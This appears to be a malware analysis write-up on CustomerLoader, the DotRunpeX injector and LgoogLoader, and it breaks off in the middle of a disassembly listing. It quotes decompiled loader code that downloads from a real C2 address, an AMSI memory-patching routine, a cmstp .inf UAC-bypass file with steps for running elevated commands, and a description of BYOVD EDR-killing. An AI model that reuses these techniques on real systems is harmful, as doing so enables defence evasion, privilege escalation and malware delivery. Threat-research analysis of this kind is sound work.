The samples we've seen use more recent versions of DotRunpeX, a .NET injector observed in the wild by CheckpointResearch in March, 15 2023 and studied again after it regained popularity by the Sekoia.io analysts in July, 12 2023, who studied the a new loader who also used it and dubbed it CustomerLoader. We saw the same C2 servers (such as 5[.]42[.]94[.]169) that were mentioned in Sekoia's article.



```
// Token: 0x06000004 RID: 4 RVA: 0x00002180 File Offset: 0x00000380
internal static void smethod_3()
{
    byte[] array = Class0.smethod_2(Class0.smethod_1("TKymJ0AoLFbue0FIPqPh3cppLr7ebXwHRwOTkdFt30gBOdE27JBpuIm4DmdZk6u0"));
    string empty = string.Empty;
    string methodName = Class0.smethod_1("ziCpviy9/k3y/DzJvqWGqw==");
    string methodName2 = Class0.smethod_1("Ye82yRk4zWYcOElUSQjddA==");
    string methodName3 = Class0.smethod_1("hYGEDy3UnAVspe+y+I5stg==");
    string methodName4 = Class0.smethod_1("exBupjGq2LurcfZL4ZSMjw==");
    string methodName5 = Class0.smethod_1("pWsn7oy19EnO8fOPkPrXbg==");
    object instance = Versioned.CallByName(empty, methodName, CallType.Get, Array.Empty<object>());
    instance = Versioned.CallByName(instance, methodName2, CallType.Get, Array.Empty<object>());
    instance = Versioned.CallByName(instance, methodName3, CallType.Get, new object[]
    {
        array
    });
    instance = Versioned.CallByName(instance, methodName4, CallType.Get, Array.Empty<object>());
    instance = Versioned.CallByName(instance, methodName5, CallType.Method, new object[2]);
}
```

cals


ame	Value	Type
System.Array.Empty<object> returned	{object[0x00000000]}	object[]
Microsoft.VisualBasic.CompilerServices.Versioned.CallByName ret...	{mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561...	System.Reflection.RuntimeAssem...
array	{byte[0x00000000]}	byte[]
empty	""	string
methodName	"GetType"	string
methodName2	"Assembly"	string
methodName3	"Load"	string
methodName4	"EntryPoint"	string
methodName5	"Invoke"	string
instance	{mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561...	object {System.Reflection.Runtime...

```
// Token: 0x06000004 RID: 4 RVA: 0x00002180 File Offset: 0x00000380
internal static void smethod_3()
{
    byte[] array = Class0.smethod_2(Class0.smethod_1("TKymJ0AoLFbue0FIPqPh3cppLr7ebXwHRwOTkdFt30gBOdE27JBpuIm4DmdZk6u0"));
```

Locals

Name	Value	Type
ns0.Class0.smethod_1 returned	"http://5.42.94.169/customer/1191"	string

CustomerLoader sample calling old CustomerLoader C2 and executing the downloaded payload.




```
// Token: 0x0600000A RID: 10
internal static void patchAMSI()
{
    try
    {
        IntPtr intptr_ = Class0.LoadLibrary(Class0.string_0);
        IntPtr procAddress = Class0.GetProcAddress(intptr_, Class0.string_1);
        IntPtr intPtr = Class0.VirtualAlloc(IntPtr.Zero, 6U, 12288U, 64U);
        Class0.writeMEM(intPtr, Class0.byte_1);
        Class0.writeBYTE(intPtr, 0, 184);
        Class0.reAssignPtr(intPtr + 1, procAddress);
        uint uint_;
        Class0.VirtualProtect(procAddress, 6U, 64U, out uint_);
        Class0.writeMEM(procAddress, Class0.byte_0);
        uint num;
        Class0.VirtualProtect(procAddress, 6U, uint_, out num);
    }
    catch
    {
    }
}
```

RastaMouse's AMSI MemoryPatching, as also seen by the Sekoia.io analysts.

As these have been extensively documented in other articles and as the differences we encountered are very minor, we won't be analyzing them further.


DotRunpeX

A lot of the payloads we saw use the DotRunpeX file to inject the malware into processes. However, upon executing for dynamic analysis, we saw the typical alerts we'd expect from this injector, such as the UAC Bypasses documented by Checkpoint Research.



□	›	High	sigma	UAC Bypass Executed via IFwCplLua	C:\Windows\System32\taskkill.exe	taskkill /IM cmstp.exe /F	i
□	›	Critical	driver	Recommended driver block list	C:\Zemana.sys		i
□	›	Critical	hlai	Suspicious binary	C:\Users\malware\Desktop\terminator_spyboy.exe	C:\Users\malware\Desktop\terminator_spyboy.exe	i
□	›	High	sigma	UAC Bypass Executed via IFwCplLua	C:\Users\malware\Desktop\terminator_spyboy.exe	C:\Users\malware\Desktop\terminator_spyboy.exe	i
□	›	Medium	sigma	Suspicious Proxy Execution via regasm.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\RegAsm.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\RegAsm.exe	i
□	›	High	sigma	UAC Bypass Executed via cmstp	C:\Windows\System32\cmstp.exe	c:\windows\system32\cmstp.exe /au C:\windows\temp\1dxmb2pu.inf	i
□	›	Critical	hlai	Suspicious binary	C:\Users\malware\Desktop\terminator_spyboy.exe	C:\Users\malware\Desktop\terminator_spyboy.exe	i


Various detections from the the payloads execution.



```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
C:\Users\malware\Desktop\terminator_spyboy.exe
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""

[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
```

.inf file used with cmstp for UAC Bypass.

This .inf file was copied-pasted from Open-Source Github projects.



Now open the inf file in Notepad and scroll down to the RunPreSetupCommandsSection and add these two lines of code (The first line is the command you want to run elevated):

```
c:\windows\system32\cmd.exe
taskkill /IM cmstp.exe /F
```

```
RunPostSetupCommands=RunPostUnInstCommandsSection

; The following Run(Pre/Post)SetupCommandsSections allow you to run commands before or
; after the profile is installed.
;
; Similarly the following Run(Pre/Post)UnInstCommandsSections will allow you to run
; commands before or after the profile is uninstalled.
;
; An example command line is:
; Myprogram.exe /<switches> <options>

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
c:\windows\system32\cmd.exe
taskkill /IM cmstp.exe /F

[RunPostSetupCommandsSection]
;Commands here will be run After setup finishes
```

You also need to comment out two lines with ;.


Oddvarmoe's blogpost on CMSTP UAC bypasses.

The usage of typical tools such as the OldRod Deobfuscator didn't wield any results, meaning this is a version that has been modified to bypass common analysis tools. This kind of obfuscation was previously observed by the Checkpoint Researchers in the aforementioned article.

While previous articles documented DotRunpeX using the `procexp` driver, the driver that was loaded here was the `Zemana.sys` driver. Exploitation of this legitimate driver was a technique used to terminate EDRs that became popular in May 2023 when an user going by the handle `spyboy` advertised a “3000$ tool to terminate all AV/EDRs“. It has since then been replicated in Open-Source projects. The Bring Your Own Vulnerable Driver (BYOVD) technique is used to kill protected processes and is now commonly seen in the wild. It can now be considered general knowledge among adversaries and the usage of this driver by the DotRunpeX injector is also in accordance to what previous researchers have seen.

> all EDR killer tools be like pic.twitter.com/i5yjGZD7O9
>
> — Florian Roth (@cyb3rops) August 28, 2023

The CERT-PL has recently done an excellent article on extracting the malware embedded in the resources of the injector, this warranted further research into the payloads so we used their key dumping tool to continue our analysis.




```
C:\Users[redacted]esktop\dotrunpex_keydump>dotrunpex_dump.exe terminator.bin
waiting e
CreateProcess event
CreateAppDomain event
NameChange event
LoadAssembly event
Time to add my breakpoint, found System.__ComObject!
Ok, hopefully done.
LoadModule event
CreateThread event
LoadAssembly event
LoadModule event
LoadAssembly event
LoadModule event
LoadAssembly event
LoadModule event
LoadClass event
CreateThread event
waiting 1...
NameChange event
LoadAssembly event
LoadModule event
LoadAssembly event
LoadModule event
waiting 2...
LoadAssembly event
LoadModule event
LoadAssembly event
LoadModule event
LoadAssembly event
LoadModule event
Exception event
Exception event
Exception event
Exception event
Exception event
Exception event
Exception event
Exception event
Exception event
LoadAssembly event
LoadModule event
Exception event
Exception event
Exception event
Breakpoint hit!
Parameter: g8/Cid7u4dmYdgYV89FbIKAM9s62YxJD6sZWsWX7akA=
```

CERT-PL's tools sucessfully extracting the resource encryption key.

LgoogLoader

Once extracted and decrypted, we can see that one of the payloads tries to pass as a legitimate version of Windows Sysinternals ShellRunas tool. We've identified this as the LgoogLoader, and since we've seen little to no technical analysis of this malware so far, we've decided this is an opportunity give more information as to the internal working of this malware.




Name	Offset	Type	Value
dwSignature	0000	DWORD	feef04bd
dwStrucVersion	0004	DWORD	00010000
dwFileVersionMS	0008	DWORD	00010001
dwFileVersionLS	000c	DWORD	00000000
dwProductVersionMS	0010	DWORD	00010001
dwProductVersionLS	0014	DWORD	00000000
dwFileFlagsMask	0018	DWORD	0000003f

```
VS_VERSION_INFO.StringFileInfo.040904b0.CompanyName:Sysinternals - www.sysinternals.com
VS_VERSION_INFO.StringFileInfo.040904b0.FileDescription:Run as different user
VS_VERSION_INFO.StringFileInfo.040904b0.FileVersion:1.01
VS_VERSION_INFO.StringFileInfo.040904b0.InternalName:ShellRunas
VS_VERSION_INFO.StringFileInfo.040904b0.LegalCopyright:Copyright © 2008 Mark Russinovich and Jon Schwartz
VS_VERSION_INFO.StringFileInfo.040904b0.OriginalFilename:ShellRunas
VS_VERSION_INFO.StringFileInfo.040904b0.ProductName:Sysinternals ShellRunAs
VS_VERSION_INFO.StringFileInfo.040904b0.ProductVersion:1.01
VS_VERSION_INFO.VarFileInfo.Translation:04b00409
```


Resource information mimicking the ShellRunas tool.

The binary starting by loading some strings into the stack and then decrypting them, it does this with simple xor operations. These correspond to function names that will probably be used to resolve their addresses.



```
00403D30   C645 AC 0D          mov byte ptr ss:[ebp-54],D                D:'\r'
00403D34   C645 AD 23          mov byte ptr ss:[ebp-53],23               23:'#'
00403D38   C645 AE 47          mov byte ptr ss:[ebp-52],47               47:'G'
00403D3C   C645 AF 23          mov byte ptr ss:[ebp-51],23               23:'#'
00403D40   C645 B0 4F          mov byte ptr ss:[ebp-50],4F               4F:'O'
00403D44   C645 B1 23          mov byte ptr ss:[ebp-4F],23               23:'#'
00403D48   C645 B2 4F          mov byte ptr ss:[ebp-4E],4F               4F:'O'
00403D4C   C645 B3 23          mov byte ptr ss:[ebp-4D],23               23:'#'
00403D50   C645 B4 23          mov byte ptr ss:[ebp-4C],23               23:'#'
00403D54   C645 B5 23          mov byte ptr ss:[ebp-4B],23               23:'#'
00403D58   C745 98 00000000    mov dword ptr ss:[ebp-68],0
00403D5F   C745 98 00000000    mov dword ptr ss:[ebp-68],0
00403D66   EB 09               jmp unpacked_pe.403D71
00403D68   8B45 98             mov eax,dword ptr ss:[ebp-68]
00403D6B   83C0 01             add eax,1
00403D6E   8945 98             mov dword ptr ss:[ebp-68],eax
00403D71   837D 98 0D          cmp dword ptr ss:[ebp-68],D               D:'\r'
00403D75   73 14               jae unpacked_pe.403D8B
00403D77   8B45 98             mov eax,dword ptr ss:[ebp-68]
00403D7A   0FBE4C05 CC         movsx ecx,byte ptr ss:[ebp+eax-34]
00403D7F   83F1 23             xor ecx,23                                ecx:"=Z\x04"
00403D82   8B55 98             mov edx,dword ptr ss:[ebp-68]
00403D85   884C15 CC           mov byte ptr ss:[ebp+edx-34],cl
00403D89   EB DD               jmp unpacked_pe.403D68
00403D8B   C745 98 00000000    mov dword ptr ss:[ebp-68],0
00403D92   EB 09               jmp unpacked_pe.403D9D
